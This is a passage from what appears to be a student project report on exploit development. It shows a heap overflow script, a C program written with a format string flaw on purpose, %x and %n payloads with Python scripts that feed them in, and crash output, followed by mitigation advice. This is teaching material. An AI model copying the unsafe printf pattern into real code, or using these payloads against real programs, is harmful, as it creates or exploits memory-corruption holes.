
```
(gdb) continue
Continuing.
Student's Course: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcybersecurity
Updated Message: cybersecurity
double free or corruption (out)
```

- To automate the exploit we wrote this code



```python
#!/usr/bin/env python3

# Create a buffer to overflow the "course" memory allocation and overwrite
 "welcomeMessage"
buff = ""
buff += 'A' * 32  # Fill the 10-byte "course" buffer
buff += 'CyberSecurity'  # Overwrite "welcomeMessage"

# Print the crafted input
print(buff)
```


- This is the run of the script and, Executing heap_project.c with heapscript.py as input results in the updated message displaying "cybersecurity" as the final output.



```
┌──(hackerazan㉿HackeRazan)-[~/Desktop]
└─$ ./heapscript.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcybersecurity

┌──(hackerazan㉿HackeRazan)-[~/Desktop]
└─$ ./heap_project $(./heapscript.py)
Welcome to University Enrollment!
Initial Message: Welcome to Advanced AI!
Student's Course: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcybersecurity
Updated Message: cybersecurity
double free or corruption (out)
zsh: IOT instruction  ./heap_project $(./heapscript.py)

┌──(hackerazan㉿HackeRazan)-[~/Desktop]
└─$ 
```

Format string vulnerability:

- This is a visual representation of the code:



Welcome to The Input Letter Counter!

Enter your name to see the length of your input.


Enter your name:

CyberSecurity

Your Input: CyberSecurity


The length of your name is: **13**

- This program reads the user's name from input, calculates the length of the entered name, and then prints both the name and its length, it contains a vulnerability that can be exploited




```c
#include <stdio.h>
#include <stdio.h>
#include <string.h>

int main() {
    char input[100]; //declere array that store the input from user
    int length = 0; // declare the valriable length to counting the text



    printf("Enter your name:");
    scanf("%s",input); // reads input from the user

    //loob that count the lenght of user
      for (int i = 0; input[length] ≠ '\0'; i++) {
        length++; // increment length for each character until the null terminator is reached
    }

    printf(input); // print the user input this line contain format sting vulanerability

    printf("\nthe length:%d", length); // print the length of input


    return 0; // return 0 to indicate successful completion of the program
}
```

- Program execution:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -m32 -z execstack -fno-stack-protector -o len vuln_length.c

┌──(kali㉿kali)-[~/Desktop]
└─$ ./len
Enter your name:RRRW
RRRW
the length:4
```

- Exploitation execution:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./len
Enter your name:%x.%x.%x.%x.%x.%x.%x
ffffcfc4.5655521c.565561b4.f7ffdb9c.252e7825.78252e78.2e78252e
the length:20
```

- We entered %x with repetition, which is a format specifier used to display addresses in hexadecimal format.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./len
Enter your name:%x.%x.%x.%x.%x.%x.%n
zsh: segmentation fault  ./len
```


- When the program reached the %n format specifier, it attempted to write the number of printed characters to memory address, potentially leading to an unauthorized memory access violation.



```
#!/usr/bin/env python3
#This is a shebang, which tells the operating system this file is a script that use to be execute python3

import sys #Imports the sys module for funcation related to the Python interpreter like sys.stdout for output

sys.stdout.buffer.write(b'%x' * 4 + b'%n')
#sys.stdoutis a funcation used for output and write() used to write data to the buffer, (b) means byte (%x) to printing a hexadecimal value (%n) to writing in memory address.
```

- This is a script in Python used to write and repeat hexadecimal format specifiers and %n in the end , to manipulate memory addresses

- script execution:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 l.py
%x%x%x%x%n

┌──(kali㉿kali)-[~/Desktop]
└─$ python3 l.py | ./len
zsh: done                python3 l.py |
zsh: segmentation fault  ./len
```

- this commands to run the Python script l.py and passes its output directly as input to the our program.

Mitigations:

Stack overflow mitigation:

1- Make sure to write a secure code and avoid using vulnerable functions like gets, since this function dose not check the user input length.

2- Use Address space layout randomization (ASLR), by using it you will make the work harder on the attacker to find the desired memory location.

3- Add compiler warnings on the screen before executing the code, and make sure it’s clear to the user.[5]

Heap overflow mitigation:

1- Use compiler based protections like : Canaries, and ASLR

2- Check the bound on every denamic memory allocation, to make sure nothing overfilling the heap.

3- When writing the code use secure memory management libraries, typically Theis library include built-in protections against overflows, such as Electric Fence. .[5]


Format String Vulnerability mitigation:

1- In the process of writing the code, make sure to use secure functions.

2- If you already developed your code make sure to preform security audits on it.

3- Whan taking an input from the user make sure its valid, by applying input validations.[6]

Work distribution



Wafaa Alawadhi	Stack overflow C Vulnerable Program + Exploit Script
Razan Almalki	Heap overflow C Vulnerable Program + Exploit Script
Retaj Baaqeel	Documentation
Ruba Alotaibi	Format string vulnerability C Vulnerable Program + Exploit Script

References

[1]"What Is Exploit Development"https://www.halborn.com/blog/author/rob-behnke]

[2]"what is stack overflow error"https://www.techtarget.com/whatis/definition/stack-overflow

[3]"what is a memory heap"https://www.geeksforgeeks.org/what-is-a-memory-heap

[4]"format string vulnerability"https://beaglesecurity.com/blog/vulnerability/format-string-vulnerability.html

[5]"how to mitigate buffer overflow attacks" https://www.infosecinstitute.com/resources/secure-coding/how-to-mitigate-buffer-overflow-vulnerabilities/

[6]"how to mitigate format string vulnerabilities" https://www-infosecinstitute-com.translate.goog/resources/secure-coding/how-to-mitigate-format-string-vulnerabilities/?_x_tr_sl=en&_x_tr_tl=ar&_x_tr_hl=ar&_x_tr_pto=sc